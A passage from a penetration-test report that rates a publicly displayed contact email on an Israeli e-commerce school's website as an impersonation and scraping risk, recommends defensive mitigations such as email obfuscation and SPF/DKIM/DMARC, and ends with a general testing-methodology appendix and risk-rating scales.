
#### **Impersonation:**

An attacker can craft emails that appear to come from within the organization, leading to a loss of credibility or trust from clients and users.

In this case, the email address could be used by malicious actors to try and impersonate employees or exploit the organization by reaching out to customers. While this doesn't provide direct access to the system, it could still have a negative impact on the organization's reputation and security.

### PROOF OF CONCEPT

Displayed email address on the website's homepage



## DETAILS

The vulnerability was immediately apparent while browsing the website. As I scrolled through the homepage, I noticed an email address displayed publicly, which could be exploited by malicious actors. No specific tools were used in this discovery; it was purely a manual inspection of the website's content.

The email address was easily visible in the footer of the page. I then verified it further by inspecting the HTML source of the page, where the email was also present. This confirms that the email is openly exposed without any form of protection or obfuscation.

## RECOMMENDED MITIGATIONS

### Email Obfuscation:

To prevent automated scraping of info@ecomschool.co.il, you can obfuscate the email address.

Implementation: Use JavaScript to dynamically display the email on the website, like so:

```
<script type="text/javascript">
var user = 'info';
var domain = 'ecomschool';
var email = user + '@' + domain + '.co.il';
document.write('<a href="mailto:' + email + '">' + email + '</a>');
</script>
```

This way, the email address will be displayed to users but will be harder for bots to scrape.

### Use of Contact Form:

Replace info@ecomschool.co.il with a contact form that visitors can use to send inquiries. This prevents exposing the email address directly.

Implementation: Embed a contact form on the site that submits directly to info@ecomschool.co.il.

You can use a service like Formspree or integrate it with a backend script.

**Spam Filters and Anti-Bot Measures:** Use CAPTCHA or honeypot techniques to prevent automated submissions that could exploit the visible email address.

Implementation: Add Google reCAPTCHA to any form that uses info@ecomschool.co.il or create a honeypot field to prevent bot attacks.

Resources: reCAPTCHA Documentation

### Email Security Protocols (SPF, DKIM, DMARC):

Ensure that emails from info@ecomschool.co.il are authenticated to prevent impersonation.

Implementation: Set up SPF, DKIM, and DMARC records for your domain (ecomschool.co.il).

Resources: Setting Up SPF Understanding DKIM DMARC Setup Guide

**Monitoring and Reporting:** Monitor the use of info@ecomschool.co.il for any suspicious activity.

Set up alerts to notify the team of potential phishing or impersonation attempts.  
Implementation: Use email security services that scan for phishing attempts and unauthorized use.

# APPENDICES

## METHODOLOGY

The work methodology of our penetration testing team includes some of the following potential inspected information according to the client's needs:

### APPLICATIVE PENETRATION TESTS

**The test was conducted identify the following:**

- Vulnerable functions used in the code.
- Un-sanitized Input provided by the user.
- Well known vulnerabilities exists in the system.
- Cross-user manipulations.
- Unhandled manipulation that can be used by an attacker.
- Sensitive information leakage.

**Performed general inspection of the code if requested by the client. In addition to the usage of automated tools to identify vulnerabilities and potential issues in the target application.**

**Understanding the system logic** – Before performing the test, the testers watched and examined the system in order to understand its purpose and mode of operation. During this exam the examiners try to understand the following:

- **Client Requests:**
  - Examined hidden parameters.
  - Examine important parameters that are in outgoing requests
  - Notice all the request titles heading towards the server
  - Examine paths and form of loading of data on the site
- **Server Answers:**
  - Check when a cookie is created or when the content of the cookie changes.
  - Examine the number of errors that recur from the site.
  - Examine when the server returns redirection in order to find *Open Redirect*.

- **Understanding the customer side of the system:**
  - The testers examined what could be done on the customer side of the system. Also, in what language is the system written and are there any comments in the client-side code.
  - The testers examined which JavaScript functions are called in the code.
  - Examined whether HTML code can be injected next to a client.
  - Examined whether Web Socket technology is used and what information passes through it.
- **Data collection and scanning:**
  - The testers examined whether there was information across the Internet about the system using various search engines.
  - Network diagrams or equipment and technologies used by the company.
  - Usernames or employee names for Brute-Force deployment.
  - Find additional servers and get information about those servers.
  - Scans were also performed by dedicated tools in order to find known vulnerabilities on the site.
- **Checking the user's identity management and authorization:**
  - The examiners examined the permission level in the system, what permission level they are at and whether it is possible to switch to another permission level.
  - In addition, we examined whether there are different APIs that allow manipulation of the authorization level in the system or do not check the authorization level at all.
- **Checking the user authentication process:**
  - The testers examined the mechanism of connection to the system, whether there is Anti-Automation protection such as CAPTCHA.
  - Attempts have also been made to locate and exploit JWT and SSO systems in order to detect security flaws in these protocols.
- **Authentication of the resulting input:**
  - The testers examined the user's call management in addition to verifying the inputs sent from the client alongside the server. Attempts were also made and exploits of systems to upload documents to the system, file reading systems and even injecting malicious code into the system.

- **Error management in the system:**
  - During the test, errors that were repeated by a customer were identified and conclusions were drawn according to the same errors that helped the testers during this test.
- **Logical Bypasses:**
  - During the test, the testers questioned the system logic in order to check the transition between forms, switching between one user and another, making a registration in the system and more. In order to test whether non-programmed operations can be performed by default.
- **Testing of potential attack vectors, and provideing a working POC for examination.**
- **The test result is a detailed report contains all the findings details about the vulnerabilities found:**
  - CVSS
  - RISK
  - DESCRIPTION.
  - POC
  - DETAILS
  - RECOMMENDED MITIGATIONS
- **Additionally, the following elements may be performed due to the client's request:**
  - Conducting a re-test to the system in order to verify the security again.
  - Providing the development team from "ECOM" to support the client during the mitigation process.
  - Providing the penetration testing team from "ECOM" explain in more depth about the report.

## INFRASTRUCTURE PENETRATION TEST

The test was performed in a format that would allow the company to identify the main risk points that exist in the systems and infrastructures of the company under test and treat them in a way that will allow it to reduce the chance of realizing exposure to harm and leak information into the company's and businesses.



The computer systems test was performed in five main stages:

- **First stage** – an overview of the existing computer system and mapping of all the components in the computer system and the information processing processes.
  - **Second stage** – planning the test stages as a result of the mapping.
  - **Third stage** – comprehensive technological tests and processes of the various components.
  - **Fourth stage** – sorting and analyzing the risk outline.
  - **Fifth stage** – risk assessment and corrective recommendations.
- 
- **For the purposes of documenting the existing situation:**
    - The security survey was conducted while studying the computer system in the demarcation of the test and how it operates on the basis of conducting questioning and examining various relevant factors and operational processes. In addition, various components and technological means related to the information systems and relevant to the various survey topics were examined.
  - **The questioning and documentation:**
    - was carried out in a way that enabled learning and understanding of all the existing and implemented administrative and operational processes in practice in everything related to the security of the information systems in the organization.
  - **The examination of the technological issues:**
    - was carried out in a way that enabled us to become familiar with the protection circuits in the system and their practical implementation, through the use of logical and physical security measures as well as the configuration of the hardening components of the technological system.
  - **Resilience tests (optional):**
    - simulate a potential intruder into the information systems, for the purpose of examining the quality of the application of the parameters and the logical security measures of the various technological components.

## FINDINGS CLASSIFICATIONS

The purpose of the presentation in the manner illustrated above is on several levels:

1. **The vulnerability name** - A main vulnerability of which an examination is performed.
2. **Description of the test** - Main description about the vulnerability.
3. **Findings of the test** - Findings that clearly and concisely describe an existing situation. The purpose of the section is to document the existing situation as found during the examination. The test results can be normal or in a status that endangers the entire array tested, at the level of exposure to damage to activity continuity, leaked sensitive information or damage to property and people.
4. **The risks as a result of the existing situation** - A rating that clarifies what is the risk arising to the customer from the findings.
5. **Severity of the damage** - The method of determining the level of damage is performed according to the following details:

**Critical** – For the following risks:

- The realization of the risk will lead to a horizontal impairment in the information availability of the organization's systems and / or infrastructure.
- The realization of the risk will lead to the disclosure of information that may threaten the stability of the organization or endanger human lives.
- Unauthorized disruption / alteration of information that may threaten the stability of the organization or endanger human life.

**High** - For the following risks:

- The realization of the risk will impair the information availability of a sensitive system.
- Exposure of sensitive information.
- Unauthorized disruption / change of sensitive information in the system.

**Medium** - For the following risks:

- The realization of the risk will lead to the immediate and direct shutdown of an insensitive system.

- The realization of the risk may, in an uncertain manner, lead to the shutdown of a sensitive system.
- Exposure of non-public inside information.
- Unauthorized disruption / change of information that is not sensitive in the system in a way that will require a lot of effort in data recovery.

**Low** - For other serious risks.

**Informative** - For information provided.

6. Probability of realization - how to define the reasonableness of the risk:

**Critical** - A critical likelihood will be defined in a situation where it is found that the exposure has already been actually exercised (by a non-examining entity) or is available for immediate exploitation without the need for any preparation.

**High** - High probability will be defined in the following situations:

- The risk can be realized by Social Engineering simply.
- No technological knowledge is required or the required technological knowledge is not extensive.
- Well-documented behavior.
- The time required to realize the risk is small.
- Ability to use mechanized tools.

**Medium** - Moderate likelihood will be defined in the following situations:

- Information is available online.
- Well-documented behavior.
- The period of time required to realize the risk is long.

**Low** - Lower than moderate probability or in situations only theoretically there is a chance of exploiting the weakness.